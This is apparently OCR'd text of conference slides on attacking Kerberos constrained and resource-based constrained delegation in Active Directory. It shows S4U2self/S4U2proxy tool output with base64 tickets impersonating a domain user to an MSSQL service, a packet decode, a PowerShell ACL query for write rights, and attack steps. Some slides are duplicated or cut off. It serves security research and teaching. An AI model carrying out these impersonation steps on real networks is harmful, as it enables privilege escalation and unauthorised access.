[*] base64(ticket.kirbi):

      doIFYjCCBV6gAwIBBaEDAgEWooIEaTCCBGVhggRhMIIEXaADAgEFoQ4bDENGLU1FRElBLlBIRKIfMB2g
      AwIBAaEWMBQbEnNlcnZpY2Utc2hhcmVwb2ludKOCBCMwggQfoAMCARehAwIBA6KCBBEEggQNCCImATy+
      M86L34+7ZliWb1y9kAovcwMgpn6T0NHNf9vd98Oi9pKUVyzmvSMUtYeN2rOzDlSxZRrbExgZ0ABKXOCH
      z+TyyAMBw5HpKp6wzKQCN8HEzpFfUdMouLsNbje+rThmIVV+rnAKIE6OqJOW/ZsJANjnWtrOZKmkIw4M
      v0SReXEvWJjbOAhRQKSyenkntFiWVx8tNMOpR8cWQEl3l1/BNlWCHN9FUFGvGbIveV3XRWVshzBQlxtu
      CNO2JbV54OEKw1vtjO0YuONbRMGobULNsGYAV2TecnMpC63Tvl+EVMcKg0W/WZewQKN8YkrxXuWIfgSR
      0yblGEYg0RvQBcN6vnQsQMFGvUW0X88qLmae3+4v2OSRoFDK5TtXBCYKkQEBilTrhR91pyQ69hJeat8v
```

Constrained Delegation: attack

2. Get TGS of Sharep

   TGS-REQ / TGS-REP



```
[*] Action: S4U

[*] Using domain controller:
[*] Building S4U2self reques
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'AAleshnik
[*] base64(ticket.kirbi):

      doIFYjCCBV6gAwIBBaEDAg                                              2g
      AwIBAaEWMBQbEnNlcnZpY2                                              y+
      M86L34+7ZliWb1y9kAovcw                                              CH
      z+TyyAMBw5HpKp6wzKQCN8                                              4M
      v0SReXEvWJjbOAhRQKSyen                                              tu
      CNO2Jbv54OEKw1vtjO0YuO                                              SR
      OyblGEYg0RvQBcN6vnQsQM                                              8v
```


TGS-REQ

```
v Kerberos
  > Record Mark: 1577 bytes
  v tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    v padata: 2 items
      > PA-DATA PA-TGS-REQ
      v PA-DATA PA-FOR-USER
        v padata-type: kRB5-PADATA-FOR-USER (129)
          v padata-value: 3061a0253023a00302010aa11c301a1b1841416c6573686e…
            v name
                name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
              v name-string: 1 item
                  KerberosString: AAleshnikov@CF-MEDIA.PHD
              realm: CF-MEDIA.PHD
            > cksum
              auth: Kerberos
    v req-body
        Padding: 0
      > kdc-options: 40800018 (forwardable, renewable, renewable-ok, enc-tkt-in-skey)
      v cname
          name-type: kRB5-NT-PRINCIPAL (1)
        v cname-string: 1 item
            CNameString: service-sharepoint
        realm: CF-MEDIA.PHD
```

Constrained Delegation: attack

3. Get MSSQL ticket for domain user

   TGS-REQ / TGS-REP



```
[*] Impersonating user 'AAleshnikov' to target SPN 'MSSQLSvc/db.cf-media.phd:1433'
[*] Using domain controller: DC01.cf-media.phd (172.16.61.10)
[*] Building S4U2proxy request for service: 'MSSQLSvc/db.cf-media.phd:1433'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'MSSQLSvc/db.cf-media.phd:1433':
```

```
      doIGUjCCBk6gAwIBBaEDAgEWooIFTTCCBUlhggVFMIIFQaADAgEFoQ4bDENGLU1FRElBLlBIRKIrMCmg
      AwIBAqEiMCAbCE1TU1FMU3ZjGxRkYi5jZi1tZWRpYS5waGQ6MTQzM6OCBPswggT3oAMCARehAwIBBKKC
      BOkEggTlzTRRLmUekTkRMqYCz3rRWLWCrvASckprN+zpCRNg/HYXfIQS8r/v4EejX3VtQkAxWpuo3zCV
      4L7NrJRH/SxXN62TwVUGGSJ/lfVp9SzyYlgwj9JSUWkyX6lbFdHTtCl/FidBGlHq9tyTO7aiW3ZeODIA
      vQ7RCvO9D6MXkZN+17YylsmbabDSumR4M/KbEG/dZfBF5ZwdkclzbfAQzRYkgu5YCb7DXbEtl48gT9XK
      laNfixcIfODLxF5RbC3HPSz/eIDBQocjtTlcKK6uE5ydfH6zNCIQ6IEnIGZi51jd3wh5plJLz1sbdBkz
```

Attack

Resource-Based Constrained Delegation

Resource-Based Constrained Delegation: research

@harmj0y, @decoder_it

Attacker needs to enable Resource-Based Delegation on hacked machine and …

> “*must be able to get the password hash of the computer object he wants to add into the attribute”*

msds-AllowedToActOnBehalfOfOtherIdentity

Resource-Based Constrained Delegation: research

@harmj0y, @decoder_it

Attacker needs to enable Resource-Based Delegation on hacked machine and …

> *“must be able to get the password hash of the computer object he wants to add into the attribute”*

msds-AllowedToActOnBehalfOfOtherIdentity


1. Get SYSTEM privileges on victim PC
2. Create new domain machine account

Attacker needs
WRITE ACCESS
to set attributes

Resource-Based Constrained Delegation: research

(Get-ACL “AD:$((Get-ADComputer <name>).distinguishedname)”.access

| Where-Object –Property ActiveDirectoryRights –Match WriteProperty



(Get-ACL "AD:$((Get-ADComputer sharepoint).distinguishedname)").access | Where-Object -Property ActiveDirectory


ActiveDirectoryRights	InheritanceType	..	..	..	..	IdentityReference	..	..	..
ReadProperty, WriteProperty	None	...	...	...	...	NT AUTHORITY\SELF	...	...	...
WriteProperty	None	...	...	...	...	cf-media\Domain Admins	...	...	...
WriteProperty	None	...	...	...	...	cf-media\Domain Admins	...	...	...
WriteProperty	None	...	...	...	...	cf-media\Domain Admins	...	...	...
WriteProperty	None	...	...	...	...	cf-media\Domain Admins	...	...	...
WriteProperty	None	...	...	...	...	cf-media\Domain Admins	...	...	...
ReadProperty, WriteProperty	None	...	...	...	...	cf-media\Cert Publishers	...	...	...
WriteProperty	All	...	...	...	...	NT AUTHORITY\SELF	...	...	...
ReadProperty, WriteProperty	All	...	...	...	...	NT AUTHORITY\SELF	...	...	...
WriteProperty	All	...	...	...	...	cf-media\srv_admins	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Organization Management	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Exchange Trusted Subsystem	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Exchange Windows Permissions	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Organization Management	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Exchange Trusted Subsystem	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Organization Management	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Exchange Trusted Subsystem	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Organization Management	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Exchange Trusted Subsystem	...	...	...
WriteProperty	All	...	...	...	...	cf-media\Exchange Servers	...	...	...

privileged accounts

Resource-Based Constrained Delegation: attack

DA is not needed

WRITE ACCESS to set attributes only




Service A
Service B
Classic Constrained Delegation
msDS-AllowedToDelegateTo=Service B
"outgoing" constrained delegation
Resourced-Based Constrained Delegation
msDS-AllowedToActOnBehalfOfOtherIdentity=Service A
"incoming" constrained delegation

